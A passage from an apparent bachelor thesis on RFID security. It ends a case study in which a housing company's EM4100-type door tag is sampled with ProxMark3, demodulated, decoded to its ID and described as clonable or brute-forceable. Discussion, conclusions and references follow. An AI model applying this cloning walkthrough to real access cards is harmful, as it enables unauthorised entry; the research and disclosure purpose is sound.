EM4x series of tags seems to be the closest guess for our case, but trying to read the tag ID with relevant command in ProxMark also leaded to same problem, returning different tag ID after each query, but at least we know that the tag must be similar or compatible with EM4x series of tags, as we only have problem with reading a constant value as tag ID. Here we can make two conclusions. First is that the tag could not be a simple ID only tag and is responding based on a cryptography mechanism in chip that generates different data, or it can be a proprietary implementation of an ID tag that is not known or identified by ProxMark. Having a standard LF reader could answer the second question but since at the time of the test there was no LF reader device beside ProxMark was available, a more detailed analysis of the tag was necessary. ProxMark provides a handy feature that generates plots based on raw data received from a tag, regardless of type or model. To use this feature we should gather enough data samples (ideally 15000 samples) and then review the result plot. One of the points we can conclude and guess from a produced plot result, is the modulation and encoding that is used by the tag to transmit data. RFID modulations and encodings were previously discussed in section 2 of this report. Figure 10-4 shows generated plot from our tag.




```
@0  max=100 min=-112 mean=-8 n=895/15000   dt=0 [-nan] zoom=1.000 CursorA=0 [-1] CursorB=0 [-1]   GridX=64 GridY=64 (Unlocked)
```

```
proxmark3> data sample 15000
Reading 15000 samples

Done!

proxmark3> data plot
proxmark3>
```


Figure 10-4 Data samples plot from VäxjöBostater tag

The plot and gathered data samples usually cannot be used directly as it is, and it should be often normalized and demodulated first. What we can see in resulted plot is that a certain pattern is obviously repeating in response, which means we are actually having constant responses while sampling. So the problem to correctly identify the tag ID is either in demodulation or decoding process. Assuming our tag is probably compatible with EM 4x series, we know that it should be using ASK modulation and Manchester encoding. So if we follow the same process manually, demodulating samples with ASK and then decoding them with Manchester, we should have proper results. Unfortunately this was also not the case and multiple attempts were still not resulting in expected and constant value. Reaching back to ProxMark community, it turned out to be an issue with EM4x implementation in ProxMark, caused by not properly identifying data thresholds automatically during demodulation. In more simple words, without proper threshold identification, we will not be able to correctly identify zeroes and ones in raw responses, thus resulting invalid data. Such custom threshold defining option was missing in the latest version of ProxMark firmware at the time if testing, however after receiving feedbacks from developers forum, a 3rd party patch to the code found to be the answer to our problem [128]. After applying the patch and using the newly added command "data dirthreshold" it was possible to demodulate and decode the tag properly, similar to a standard EM4x tag. The patch is now part of the official and latest version of ProxMark firmware. Figure 10-5 , Figure 10-6 and Figure 10-7 show steps of retrieving proper tag data after demodulation and decoding:




```
@0  max=1 min=-1 mean=0 n=3576/15000   dt=7 [inf] zoom=0.250 CursorA=-7 [0] CursorB=0 [0]   GridX=64 GridY=64 (Unlocked)
```

Figure 10-5 VäxjöBostater tag data plot after applying threshold configuration



```
@0  max=1 min=0 mean=0 n=3576/15000   dt=7 [inf] zoom=0.250 CursorA=-7 [0] CursorB=0 [1]   GridX=64 GridY=64 (Unlocked)
```


Figure 10-6 VäxjöBostater data plot after ASK demodulation



```
proxmark3> data mandemod
Warning: Manchester decode error for
(too many of those messages mean eit
Unsynchronized, resync...
(too many of those messages mean the
Unsynchronized, resync...
(too many of those messages mean the
Manchester decoded bitstream
0 0 1 1 1 0 1 1 1 1 1 0 1 0 1 0
0 0 1 1 1 1 1 1 1 1 1 0 0 0 0 0
0 0 0 1 1 0 0 0 0 0 1 0 0 0 1 1
0 1 0 0 0 0 0 0 0 1 0 1 0 0 1 1
1 0 1 1 1 0 1 1 1 1 1 0 1 0 1 0
0 0 1 1 1 1 1 1 1 1 1 0 0 0 0 0
0 0 0 1 1 0 0 0 0 0 1 0 0 0 1 1
0 1 0 0 0 0 0 0 0 1 0 1 0 0 1 1
1 0 1 1 1 0 1 1 1 1 1 0 1 0 1 0
0 0 1 1 1 1 1 1 1 1 1 0 0 0 0 0
0 0 0 1 1 0 0 0 0 0 1 0 0 0 1 1
0 1 0 0 0 0 0 0 0 1 0 1 0 0 1 1
1 0 1 1 1 0 1 1 1 1 1 0 1 0 1 0
0 0 1 1 1 1 1 1 1 1 1 0 0 0 0 0
```


Figure 10-7 VäxjöBostater tag data after Manchester demodulation

After having our tag data demodulated, we finally have the raw binary data to analyze, and extract the tag ID from it. To do so we should understand how EM4100 protocol works and how it encodes the value of tag ID into binary string. This protocol is well document in [129]. Following the information in the protocol description we can get a meaningful result out of our tag data binary response. Figure 10-8 taken from [129] shows details of byte orders in the protocol. Figure 10-9 shows actual binary string data dumped from the tested tag.



1 1 1 1	1	1	1	1	1	9 bit header bits, all 1's
8 bit version number	D00	D01	D02	D03	P0	
or customer ID.	D04	D05	D06	D07	P1	
	D08	D09	D10	D11	P2	Each group of 4 bits
	D12	D13	D14	D15	P3	is followed by an Even
32 Data Bits	D16	D17	D18	D19	P4	parity bit
	D20	D21	D22	D23	P5	
	D24	D25	D26	D27	P6	
	D28	D29	D30	D31	P7	
	D32	D33	D34	D35	P8	
	D36	D37	D38	D39	P9	
4 column Parity bits	PC0	PC1	PC2	PC3	S0	1 stop bit (0)

Figure 10-8 EM4100 Protocol tag data scheme



```
0000000000000011000001100001111010100000010010010101111011000
111111111000000001100000110000111101010000001001001010111101100
1111111110000000011000001100001111010100000010010010101111011000
11111111100000000110000011000011110
```

Figure 10-9 Formatted binary data obtained from the tag

Having these information, if we separate bits and then exclude stop bits and parity bits, we can decode the tag ID value to “0x10C75095Fc”. Having this ID we can now simply use it to emulate the original tag via one of emulator tools (like ProxMark) or simply write this ID to a raw tag to have a clone.

Same as previous case study, since there is no PIN provided among the tag, it could be easily cloned from a tag in hand or by covertly reading tag of a targeted person, or try to lunch a brute force attack to guess a valid tag ID to unlock any protected door in campus. Again since tags IDs are often serialized and no PIN is used among tags, by having one valid tad ID one can try to guess many other valid tags. This should be considered as a serious physical security issue. A simple possible workaround for this case would be assigning PIN codes to tags. This is a feasible solution since all entrance reader devices are already including a PIN pad, thus the solution can be applied only by reconfiguring existing software used for management of the infrastructure.

11 Discussion

In this section, we will go through what has been presented in each section of this thesis report, why it was presented and finally what we can learn from presented information. This hopefully will summaries entire report, our findings about presented topics and how it helps answering the problem this thesis try to solve.

11.1 RFID Basics

We started this report by bringing up the RFID technology and how it is getting tightly integrated into our daily life, without us having enough concerns about security of this technology. In order to be prepared and aware of security issues of a technology one should know the technology and all fine details about it pretty well. Only after that it would be possible design or extend it toward a more secure state, by either designing new generations of the technology, or improving and fixing existing ones. Same rule applies to the RFID and its related technologies. Even at a moderate level of details that a resource such as this document has gone through, it is mandatory for the reader to have a least level of understanding about how RFID works, what protocols and standards it is built up on, and how these are related and relevant to each other. Without this basic understanding it will not be possible to understand and evaluate any discussions or information about security issues RFID. Therefore the second section of this report has been dedicated to provide a brief overview of the RFID technology and some fundamentals that readers should know, to be able to follow and understand issues that are introduced in later sections of the report.

Multiple comprehensive resources has also been introduced in section 2 so that for every introduced term, standard or protocol, readers can get a more technical and deeper understanding. This also helped to keep this section considerably short, yet informative enough for a reader without a good understanding about the technology. Since RFID and NFC technology are closely related to each other and share a lot of protocols and standards, these two have also been compared briefly with each other at the end of section 2. Even though NFC and RFID share same roots and similar concepts, they meant to be used for different applications. This means NFC requires to be researched independently from RFID, as it is actually the case in academic world, and its security concerns should be discussed apart from the RFID technology. This thesis work is focused on RFID and is not covering NFC, but where issues and concerns overlap between the two, they are mentioned in the report. Yet there are many domains and applications related to the NFC technology that are not mentioned or listed in this report.

11.2 RFID Security Issues

After gaining a basic understanding, in section 3 of this report common attack techniques and scenarios affecting the RFID technology are reviewed. Classification of attacks, details and introduced software or hardware tools in this section are based what the security community has come up with so far, put together to form taxonomy. Similar works has already been published before in form of a book or small chapters of relevant books and research papers, but to knowledge of the author, there is no single comprehensive resource available that deeply goes through each of introduced issues and attack vectors by discussing available papers, software/hardware tools and practical samples together. The closest relevant work is the PhD thesis report of Kasper [1] which has been extensively used as a source of current report, but even in that report only cites to few academic works for different attacks (and not all of them), and missing introducing released practical resources such as software or hardware tools. Another similar work was a publication of Syngress dedicated to RFID security [2] published back in 2006. This book is also missing citations to any useful research materials or practically useful tools. Moreover it should be considered as an outdated resource, considering the publication date. Thus we are still missing a comprehensive RFID security resource that can be used by consumers or administrators to learn about the topic and evaluate their applications and implementations.

11.2.1 False Sense of Security

Lack of the knowledge about security issues is always one of the biggest problems and challenges that we are facing with and drastically lowers the level of security in systems around us. It is a simple fact that when we are not aware of a problem or security issue, we are also not prepared to safeguard our self from it. Lack of awareness about security issues also brings false sense of security. By only relying to what we read in product specification documents or marketing materials and industry buzzwords about security of a product, we often forget, or even cannot evaluate and validate the security of products and technologies we are using. Just because the RFID technology we have deployed in our organization includes and supports cryptography, advanced security features, etc. does not mean we are safe from attackers. Even the most secure technologies, when used improperly and with wrong considerations, can be as vulnerable as similar technologies with no security in design. As this report shows 3 case studies, we can see that even over 6 years that a critical security issue is known about a certain RFID technology, we can still easily exploit that issue to subvert and bypass the security of a large scale and sensitive application of RFID such as countrywide public transportation system electronic tickets. And based on previous works we know that our case studies are not the only examples, and same or similar issues affect millions of other consumers and users around the world. We already have solutions for these issues and security problems for some years now, but we are still seeing widespread samples of vulnerable cases. This can be considered as a great example of lack of awareness about security of this technology and how to use and deploy it properly.

11.2.2 Costs and Motivations Behind Attacks

In section 3 attackers and malicious users are also classified in three groups based on their resources, knowledge and funding. Lowest class is individual curious attackers and most advanced class is criminal, intelligence or government-funded agencies. It is surprising and alarming to know that most of attacks and techniques that are overviewed in this report are in range of capabilities of even the first and lowest class of attackers, and here we are only talking about publicly known and discussed security issues and vulnerabilities. Public research and information in security industry is usually considered to be the tip of iceberg, which means there are still many issues, attacks, techniques and tools that might have been developed, but never discussed publicly. It is a very common practice among class III attackers to not to reveal their findings and researches and techniques, so that they can abuse them as long as possible.

Another eye-opening fact that we can learn from section 3 of this report and reviewing previous works is that, in most of cases, it is possible to lunch a successful attack by spending reasonable amount of time only by using off the shelf software and hardware tools, which can be obtained easily by anyone.

11.2.3 Security Through Obscurity Fails

Some manufacturers and vendors try to evade from being audited or challenged for security by going the proprietary product and protocol way, which is known as security through obscurity. It means that vendors try to hide technical details and specifications of their products, so that attackers have no ground information about them to attack their product. This has been proven multiple times to be a wrong assumption and it actually has never worked. In almost all the so called secure tags that has been researched and broken so far, key parts and protocols of the chip or technology were considered a safely guarded business secret of the vendor and some vendors have even tried to sue researchers working on their products to break them. Yet we can see in previous research papers that all of those vendors and products have been successfully attacked and their products are now considered 'Broken' and unsafe, even though they have never released any technical details to consumers.

Another commonly seen security issue is about vendors that try to reinvent their own security protocols, or when they copy a known standard and protocol, but just modify it slightly so that it is not standard and compatible with similar products anymore. This is also considered a sample of security through obscurity. A good example of this case in RFID industry is vendors that try to present their own secure proprietary tags that are not compatible with other manufacturers. This can be either for branding and marketing goals, or to just give a (false) sense of security to consumers that, just because other brands and vendors cannot understand and communicate with our devices, you are safe. Last case study in this report is a practical demonstration of same concept. As it is reviewed in the case study, targeted tag can be analyzed and cloned without having any prior knowledge about it, and by only relying on publicly known information about similar products and doing a low-level analysis of targeted tag.

To highlight this issue even more, section 4 of this report is dedicated to list some of world known and widely used so called proprietary 'secure' tags, that were relying on security through obscurity by hiding technical details about used protocols and implementations. As we can see in presented table, all of them have been successfully analyzed and broken. It might be worth mentioning that some of those proprietary standards are still widely used nowadays in sensitive applications. For example the MEGAMOS technology is used by some of the high-end and luxury automobile industry companies to protect latest models of cars such as some of Porsche or Volkswagen models. In other cases, there are still dozens of manufactures and tens of car models that are affected by these broken technologies.

11.2.4 RFID and Malwares

Malwares and automated attacks have also been always a hot trend in security industry. RFID is no exception for this problem, and is also affected by so called worms and viruses. At the end of section 3 of this report we can see how RFID technology can be affected by malwares, by reviewing possible attack vectors and presenting practical examples of related works. While still not widespread, RFID malware is a topic that has not been researched enough. Same topic applies to the parts that are being abused by future RFID malwares, such as RFID backend or middleware systems. There are very few publications and research works that focus on analyzing security of RFID middleware and backend systems. As a sample provided in this report presents, it is technically and practically possible to exploit and subvert backend and middleware systems by only using a malicious RFID tag which is specifically crafted for this purpose. While RFID technology itself has always been in the focus for discovering new vulnerabilities, we have yet to see a solid research work that covers and evaluates popular middleware and backend systems.

11.3 RFID Risk Management

Once we are familiar with technical terms, details of attacks and how they might affect us, we also need to know and evaluate the risk that they are causing. Risk management has a great affect in security of our systems, and without proper knowledge about type and level of risks that are affecting us, we cannot have proper planning for mitigating those risks. Not all critical technical issues are necessarily also critical security risks, and vice versa. There might be some security issues that from technical point of view might not look important or interesting, but could have great and sever impacts when they are analyzed during risk management. In general, during the evaluation of risk of RFID threats, we try to relate them to the data and part of system they affect, and then assign a risk level based on that. Same technical issue in different applications may cause completely different risk levels. Section 5 of this report tries to do the same, by relating previously discussed attack vectors to security principles each affect. Although entire content of this section are included from another paper, it was considered to be a valuable addition to this report when presented among other sections, thus instead of only citing to the paper key parts of it has been included in this report.

11.4 RFID Security Guidelines (or Lack thereof)

Just like a standard procedure that we follow in securing our systems, after having an overview of technical parts followed by risk evaluation, we usually consider to mitigate identified issues and eliminate or lower risks. To do so we often need to follow security policies, best practices and guidelines that are provided for improving our security. As discusses in section 6 of this report, there are very limited amount of resources available for this purpose, when it comes to the RFID technology. While some of RFID industry leaders and companies held training courses that include and covers security consideration of their products (NXP for instance), there are not many resources available for consumers to help them harden or secure their RFID infrastructures. This is an interesting absence of knowledge and resource, since RFID is drastically becoming more widespread and popular technology. At the other hand we have great amount of resources and publications when it comes to securing and hardening other technologies, protocols, services and products. For example one can easily find numerous comprehensive best practices and security checklists for hardening a Microsoft Windows based infrastructure, or hardening a Linux based platform. The only interesting material that was found and discussed in this section is the NIST SP 800-98 guideline. This section shows a great need of possible future works and publications in RFID field, to fill this information gap. It should be noted that security hints and recommendations are actually presented in some materials and product specific documentations, but the target audience of such materials are often RFID developers or even manufacturers, and not end users and consumers. Consumers need a form of resource that guide them through evaluation and proper and secure deployment of an RFID infrastructure in form of an infrastructure, not individually operating components.

11.5 Hardware and Software Tools

Proper software and hardware tools are important part of any security evaluation and research. Knowing the right tools to use can improve the depth and quality of assessments and evaluations and also ease the work of researchers. Section 7 of this report briefly introduces some of the most popular hardware and software tools and libraries that can be used by researchers or even system administrators to verify and evaluate their RFID systems. No every single available software or hardware is mentioned in this section and only few of those that can be considered as general-purpose and low-level and powerful tools are introduced instead. Tools-based approach to evaluate and assess security of a system is not the best and recommended way, and existing tools and softwares should only be used when we have a good understanding about what and how they are accomplishing a task for us. Blindly using existing hardware and software tools often gives us false sense of security, because the tools we are using often are not complete and do not cover all possible vectors. And more importantly, security tools might have their own malfunctions and problems that lead to have wrong or incomplete results.

11.6 Lessons Learned From Case Studies

Finally in section 8, 9 and 10 of this report three case studies have been reviewed, in which we see results of applying previously discussed security issues and attach techniques to real-world cases in a practical way. As we can see, in all cases a malicious user can easily subvert the security of system to some degree or completely, to achieve goals that are otherwise meant not to be possible by the consumer. In first case study we review current implementation RFID based electronic tickets that are used in Sweden. Results of our tests shows that it is technically and practically possible to subvert the security of deployed system by off the shelf devices and publicly available softwares to manipulate electronic tickets in a way that allow malicious consumers to evade payment and travel for free. In second case study, RFID cards that are issued to students and staff at Linnaeus University are evaluated for security issues, and we can see that there is almost no security considerations in place to prevent abuse of the system, making it very simple for malicious people to clone cards in different ways, steal other students credentials for printing with their credit balance, or possibly stealing books from library without leaving a trace of themselves. While none of discussed attack scenarios cause a sever damage, they are still proofs of improperly using a technology that can provide considerable level of security for used applications. Third case study presents the same issue again, by showing another example of improper use of RFID technology as a security solution, which in fact has made us more insecure and exposed to possible attacks.

12 Conclusion

The main goal and the problem that this thesis tried to answer, was lack of single resourceful material that covers wide range of security aspects of RFID technology, known security issues about it and common attacks that threat various applications. While there are few similar resources available for this purpose that focuses on security, none of them found to have a balanced combination of wide coverage of domains and level of technical details that can be easily followed by consumers and readers with moderate or low level of knowledge about RFID technology. This report tries to combine various resources and previous publications in related domain into a single resource, so that readers can start with it to gain a basic understanding about the subject, and if interested or necessary, also be able to follow the subject in more advanced and technical details in other resources that discuss it. Since it is necessary to understand the RFID technology and its fundamentals before going through security issues, readers are first walked through basics of RFID technology and are introduced to relevant key protocols and standards. Followed by that, taxonomy of RFID security issues is reviewed, by classifying known attacks in different categories based on the layers and components of the RFID technology they affect. For every introduced attack few external resources both from previous academic works and (if it exists) tools and practical works are also introduced. After that we review how these attacks are related to security principles they affect and finally discuss what guidelines and best practices are available in hand to improve the security of an RFID systems in an organization. Finally we introduce some of popular tools that are used by researchers and attackers to study security of RFID systems, followed by three case studies where these tools are used to attack actual and real-world RFID implementations.

12.1 Possible Future Works

As we discuss in section 11 of this report, there are multiple domains in the field of RFID security that still require extensive research, or we are missing enough publications and information in them. For instance, when it comes to researching possible attack vectors against middleware and backend systems, we can clearly see lack of extensive research in this domain and there are only few previous works that have covered this subject. While this domain can be researched by a product-based approach, we are also missing higher-level research works that covers standards and protocols that are used by RFID backend and middleware software and hardware solutions. Another domain that was found to be not researched as much as others is malware based attacks against RFID technology. While we have very few papers and previous works in this domain, this field can still be researched more comprehensively. We are also faced with lack thereof, or false sense of security that exists due to lack of knowledge at consumer level about RFID security, and also wrong practices that are often followed by vendors. Consumers often do not follow proper security practices while deploying products and technologies. Vendors at the other hand, try the security by obscurity approach, in which they hide technical details of their proprietary products and protocols in hope that the lack of knowledge will prevent and stop attackers from targeting their system or make it more difficult and expensive for them. This practice has continuously proved to be a wrong approach. During the process of studying and reviewing existing resources as best practices, guidelines or hardening materials related to RFID technology, it was also noticed that there is a serious lack of public knowledge in this domain, and there are very few number of resources that are actually available freely and publicly, consumers can use that for this purpose.

Although at the beginning of the process of this thesis work it was assumed that the only missing piece of resources is lack of existence of proper and comprehensive resources and publications that cover wide range of security concerns in RFID technology, it turned out that there are also some domains that have not properly and extensively researched yet.

It should be noted that this report is also very limited in many aspects, and only tries to address introduced problem in a scope and range of a bachelor thesis work. This definitely is not enough, and this report or similar resource can be extended in many ways and more details to become a proper reference for fundamentals of RFID security. While not necessarily considered to be an academic work, this thesis can be extended and used as skeleton of a future book that goes through each of introduced subjects in more details, providing step-by-step hints for evaluation probability of each attack, and also including workarounds from defensive point of view. As a possible and future work, this report can also be extended to include mitigation factors and techniques for every introduced attack vector. Multiple papers and previous research works were found that cover defensive point of view in RFID security and introduce solutions for some of known security vulnerabilities and problems. These resources had to be excluded though, since the focus of this report is more toward offensive side of RFID security.

References

[1] R. Bochum and T. Kasper, “SECURITY A NALYSIS OF P ERVASIVE Physical and Protocol Attacks in Practice,” no. September, 2011.

[2] F. Thornton and B. Haines, *RFID security protect supply chain*. Syngress, 2006.

[3] F. Klaus, *RFID handbook*. WILEY, 2003.

[4] “Schneier on Security: Debating Full Disclosure.” [Online]. Available: https://www.schneier.com/blog/archives/2007/01/debating_full_d.html. [Accessed: 13-Oct-2014].

[5] C. Wysopal and S. Christey, “Responsible Vulnerability Disclosure Process.”

[6] “Microsoft Security :: Coordinated Vulnerability Disclosure | Report a Vulnerability | MSRC:” [Online]. Available: http://technet.microsoft.com/en-US/security/dn467923. [Accessed: 13-Oct-2014].

[7] M. Rieback, “The evolution of RFID security,” *IEEE ...*, pp. 66–69, 2006.

[8] “Global RFID Market Forecast to 2014 - market research report.” [Online]. Available: http://www.reportlinker.com/p0795428-summary/Global-RFID-Market-Forecast-to.html. [Accessed: 07-May-2014].

[9] “HITACHI GLOBAL : News Release : World’s smallest and thinnest 0.15 x 0.15 mm, 7.5µm thick RFID IC chip,” 2006. [Online]. Available: http://www.hitachi.com/New/cnews/060206.html. [Accessed: 19-May-2014].

[10] T. Lohmann, M. Schneider, and C. Ruland, “Analysis of power constraints for cryptographic algorithms in mid-cost RFID tags,” *Smart Card Res. Adv. ...*, pp. 278–288, 2006.

[11] “RFID Tags - Active & Passive RFID Tags - RFID Security Tags.” [Online]. Available: http://intelleflex.com/Products.Tags.asp. [Accessed: 14-May-2014].

[12] “EPC Tag Data Standard (TDS) | Standards | EPCglobal | Products & Solutions | GS1 - The global language of business.” [Online]. Available: http://www.gs1.org/gsmp/kc/epcglobal/tds. [Accessed: 19-May-2014].

[13] EPCglobal, “EPCglobal Tag Data Standards Version 1.4,” 2008.

[14] “UID changeable mifare 1k card with backdoor.” [Online]. Available: http://www.xfpga.com/html_products/sp-mf-1k-bd-27.html. [Accessed: 14-Apr-2014].

[15] “ISO/IEC 15962:2013 - Information technology -- Radio frequency identification (RFID) for item management -- Data protocol: data encoding rules and logical memory functions.” [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=43459. [Accessed: 19-May-2014].

[16] “NXP Semiconductors.” [Online]. Available: http://www.nxp.com/. [Accessed: 20-May-2014].

[17] “SmartRF Studio - SMARTRFTM-STUDIO - TI Software Folder.” [Online]. Available: http://www.ti.com/tool/smartrftm-studio. [Accessed: 07-Apr-2014].

[18] D. Paret, *RFID at Ultra and Super High Frequencies: Theory and application (Google eBook)*, vol. 2009. John Wiley & Sons, 2009, p. 548.

[19] “ISO/IEC 10536-2:1995 - Identification cards -- Contactless integrated circuit(s) cards -- Part 2: Dimensions and location of coupling areas.” [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=23131. [Accessed: 07-May-2014].

[20] “ISO/IEC 14443-1:2008/Amd 1:2012 - Additional PICC classes.” [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=40608. [Accessed: 21-May-2014].

[21] "ISO/IEC 14443-2:2010 - Identification cards -- Contactless integrated circuit cards -- Proximity cards -- Part 2: Radio frequency power and signal interface." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=50941. [Accessed: 21-May-2014].

[22] "ISO/IEC 14443-3:2011 - Identification cards -- Contactless integrated circuit cards -- Proximity cards -- Part 3: Initialization and anticollision." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=50942. [Accessed: 21-May-2014].

[23] "ISO/IEC 14443-4:2008 - Identification cards -- Contactless integrated circuit cards -- Proximity cards -- Part 4: Transmission protocol." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=50648. [Accessed: 21-May-2014].

[24] "Near Field Communication | Android Developers." [Online]. Available: http://developer.android.com/guide/topics/connectivity/nfc/index.html. [Accessed: 21-May-2014].

[25] "Advanced NFC | Android Developers." [Online]. Available: http://developer.android.com/guide/topics/connectivity/nfc/advanced-nfc.html. [Accessed: 21-May-2014].

[26] "MIFARE Classic :: NXP Semiconductors." [Online]. Available: http://www.nxp.com/products/identification_and_security/smart_card_ics/mifare_smart_card_ics/mifare_classic/. [Accessed: 21-May-2014].

[27] "HID Global - Secure Identity Solutions - Access Control Credential Management." [Online]. Available: http://www.hidglobal.com/. [Accessed: 21-May-2014].

[28] "ISO/IEC 15693-1:2010 - Identification cards -- Contactless integrated circuit cards -- Vicinity cards -- Part 1: Physical characteristics." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=39694. [Accessed: 22-May-2014].

[29] "ISO/IEC 15693-2:2006 - Identification cards -- Contactless integrated circuit cards -- Vicinity cards -- Part 2: Air interface and initialization." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=39695. [Accessed: 22-May-2014].

[30] "ISO/IEC 15693-3:2009 - Identification cards -- Contactless integrated circuit cards -- Vicinity cards -- Part 3: Anticollision and transmission protocol." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=43467. [Accessed: 22-May-2014].

[31] "ISO 11784 short discussion." [Online]. Available: http://www.rfidnews.com/iso_11784short.html. [Accessed: 20-May-2014].

[32] "ISO 14223 - Wikipedia, the free encyclopedia." [Online]. Available: http://en.wikipedia.org/wiki/ISO_14223. [Accessed: 20-May-2014].

[33] "ISO 14223-1:2003 - Radiofrequency identification of animals -- Advanced transponders -- Part 1: Air interface." [Online]. Available: http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=33405. [Accessed: 20-May-2014].

[34] "ISO/IEC 18000 - Wikipedia, the free encyclopedia." [Online]. Available: http://en.wikipedia.org/wiki/ISO/IEC_18000. [Accessed: 22-May-2014].

[35] "ISO/IEC 18092:2013 - Information technology -- Telecommunications and information exchange between systems -- Near Field Communication -- Interface and Protocol (NFCIP-1)." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_tc/catalogue_detail.htm?csnumber=56692. [Accessed: 22-May-2014].

[36] "ISO/IEC 21481:2012 - Information technology -- Telecommunications and information exchange between systems -- Near Field Communication Interface and Protocol -2 (NFCIP-2)." [Online]. Available: http://www.iso.org/iso/home/store/catalogue_ics/catalogue_detail_ics.htm?csnumber=56855. [Accessed: 22-May-2014].

[37] "Standard ECMA-340." [Online]. Available: http://www.ecma-international.org/publications/standards/Ecma-340.htm. [Accessed: 22-May-2014].

[38] "Standard ECMA-352." [Online]. Available: http://www.ecma-international.org/publications/standards/Ecma-352.htm. [Accessed: 22-May-2014].

[39] A. Mitrokotsa, M. Beye, and P. Peris-Lopez, "Classification of RFID Threats based on Security Principles," *engr.sjsu.edu*.

[40] M. Meriac, "HowTo Sniff RFID." 22C3.

[41] I. Kirschenbaum and A. Wool, "How to Build a Low-Cost, Extended-Range RFID Skimmer.," *IACR Cryptol. ePrint Arch.*, pp. 1–22, 2006.

[42] "Reader_Cloner." [Online]. Available: http://proxclone.com/reader_cloner.html. [Accessed: 14-Apr-2014].

[43] "RFID Attack Tools | Bishop Fox." [Online]. Available: http://www.bishopfox.com/resources/tools/rfid-hacking/attack-tools/. [Accessed: 27-May-2014].

[44] F. Garcia and G. de K. Gans, "Dismantling mifare classic," *... Secur. 2008*, 2008.

[45] "OpenPICC RFID Emulator Project - OpenPCD." [Online]. Available: http://www.openpcd.org/OpenPICC_RFID_Emulator_Project. [Accessed: 17-Mar-2014].

[46] Z. Kfir and A. Wool, "Picking virtual pockets using relay attacks on contactless smartcard," *Secur. Priv. Emerg. Areas ...*, 2005.

[47] A. Francillon, B. Danev, and S. Capkun, "Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars.," *NDSS*, 2011.

[48] W. van Dullink and P. Westein, "Remote relay attack on RFID access control systems using NFC enabled devices," 2013.

[49] S. Brands and D. Chaum, "Distance-bounding protocols," *Adv. Cryptology—EUROCRYPT'93*, 1993.

[50] K. Rasmussen and S. Capkun, "Realization of RF Distance Bounding.," *USENIX Secur. Symp.*, 2010.

[51] G. Hancke and M. Kuhn, "An RFID distance bounding protocol," *... Priv. Emerg. Areas ...*, pp. 67–73, 2005.

[52] C. Bosley and A. Nicolosi, "HB N : An HB -like protocol secure against man-in-the-middle attacks," pp. 1–18, 2011.

[53] G. Yong, L. Na-Na, and Z. Tao, "An Improved HB++ Protocol Against Man-in-Middle Attack in RFID System," *... Commun. Netw. ...*, pp. 1–4, 2008.

